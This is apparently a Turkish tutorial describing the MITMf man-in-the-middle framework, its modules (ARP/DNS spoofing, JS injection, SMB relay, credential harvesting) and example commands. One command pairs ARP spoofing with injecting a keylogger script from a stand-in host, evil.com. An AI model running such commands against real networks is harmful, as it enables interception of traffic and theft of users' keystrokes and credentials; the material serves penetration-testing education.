
**MITMf Nedir?**

MITMf, gelişmiş bir Man-in-the-Middle (MitM) saldırı çerçevesidir ve özellikle ağ trafiğini analiz etmek, yakalamak ve manipüle etmek için tasarlanmıştır. Ettercap gibi çalışır ancak daha fazla modül ve saldırı çeşidi içerir. MITMf, çeşitli protokoller ve saldırı vektörleri için kapsamlı destek sağlar.

MITMf, adından da anlaşılacağı üzere bir *Man-in-the-Middle Framework*’tür. Pentester ve güvenlik araştırmacılarının hedef ağlarda, istemciler ile sunucular arasındaki veri trafiğini yakalamak, analiz etmek ve hatta manipüle etmek için kullandığı güçlü ve modüler bir saldırı aracıdır.

Ettercap gibi temel MitM araçlarından farklı olarak, MITMf çok daha fazla özelliği barındırır. Özellikle Python tabanlı mimarisi sayesinde eklentiler (plugins) ve modüller kolaylıkla entegre edilebilir. MITMf, bir saldırı zincirinin birçok adımını tek bir arayüzde birleştirebilir: spoofing, sniffing, payload inject, credential harvesting ve daha fazlası.



NetHunter cihazlar için Facerider betiği üzerinden MITMf çalıştırılırken görülen ekran.

**MITMf’nin Özellikleri**

* ARP spoofing ve DNS spoofing yaparak ağdaki trafik akışını kontrol etme
* HTTP, HTTPS, SMB, FTP gibi protokollerde veri yakalama
* JavaScript enjeksiyonu, kimlik avı sayfaları oluşturma
* Kablosuz ağlarda saldırı ve sızma testleri
* Çoklu modül yapısı ile esnek ve özelleştirilebilir saldırı senaryoları
* Python tabanlı, açık kaynaklı ve geliştirilebilir

**MITMf Kullanım Örneği**

Temel bir ARP spoofing saldırısı başlatmak için:

***sudo mitmf --arp --spoof --gateway 192.168.1.1 --target 192.168.1.10***

Bu komut, belirtilen ağ geçidi ve hedef IP adresi arasında trafik ele geçirmeye çalışır.

**MITMf’nin Temel Bileşenleri ve Modülleri**

MITMf'nin başarısını sağlayan şey, çok sayıda modül ve entegrasyonu desteklemesidir. Bunlardan bazıları şunlardır:

| **Modül** | **Açıklama** |
| --- | --- |
| **ARP Spoofing** | Ağdaki istemcilerin yönlendirmesini manipüle ederek trafiği araya alır. |
| **DNS Spoofing** | Hedefin domain sorgularına sahte IP adresi yanıtı gönderir. |
| **Inject JS/HTML** | HTTP trafiğine JavaScript veya HTML kodu enjekte eder (örneğin keylogger). |
| **SMB Relay** | Windows ağlarında kimlik bilgisi ele geçirme ve yetki yükseltme saldırıları. |
| **Credential Harvesting** | HTTP basic auth, POST formları, FTP gibi çeşitli yerlerden şifre toplar. |
| **BeEF Integration** | XSS açığı olan sayfalarda otomatik olarak BeEF hook'u enjekte eder. |
| **Responder Entegrasyonu** | Ağ hizmetlerini taklit ederek şifre toplama veya kimlik doğrulama yakalama. |

**Uygulamalı Kullanım Senaryosu**

Aşağıda örnek bir ARP spoofing + JS inject saldırı kombinasyonu gösterilmiştir:

***sudo mitmf --arp --spoof --gateway 192.168.1.1 --target 192.168.1.105 --inject --js-url http://evil.com/keylogger.js***

Bu komut ne yapar?

* Hedef ve ağ geçidi arasındaki trafik ele geçirilir.
* HTTP sayfalarına “keylogger.js” adlı kötü amaçlı JS dosyası enjekte edilir.
* Hedefin tarayıcısında script çalıştırılır ve girilen tuşlar saldırgana gönderilir.

**Dikkat Edilmesi Gerekenler**

* MITMf çok güçlü bir araçtır, bu yüzden yalnızca **laboratuvar ve yasal ortamlarda** kullanılmalıdır.
* HTTPS trafiği varsayılan olarak güvenlidir. HTTPS sniffing için SSLStrip gibi ek modüller gerekebilir.
* Aktif saldırılar sırasında hedef cihazlar dengesiz çalışabilir veya ağ bağlantısı kesilebilir.
* Bazı antivirüsler veya IDS/IPS sistemleri MITMf trafiğini tespit edip engelleyebilir.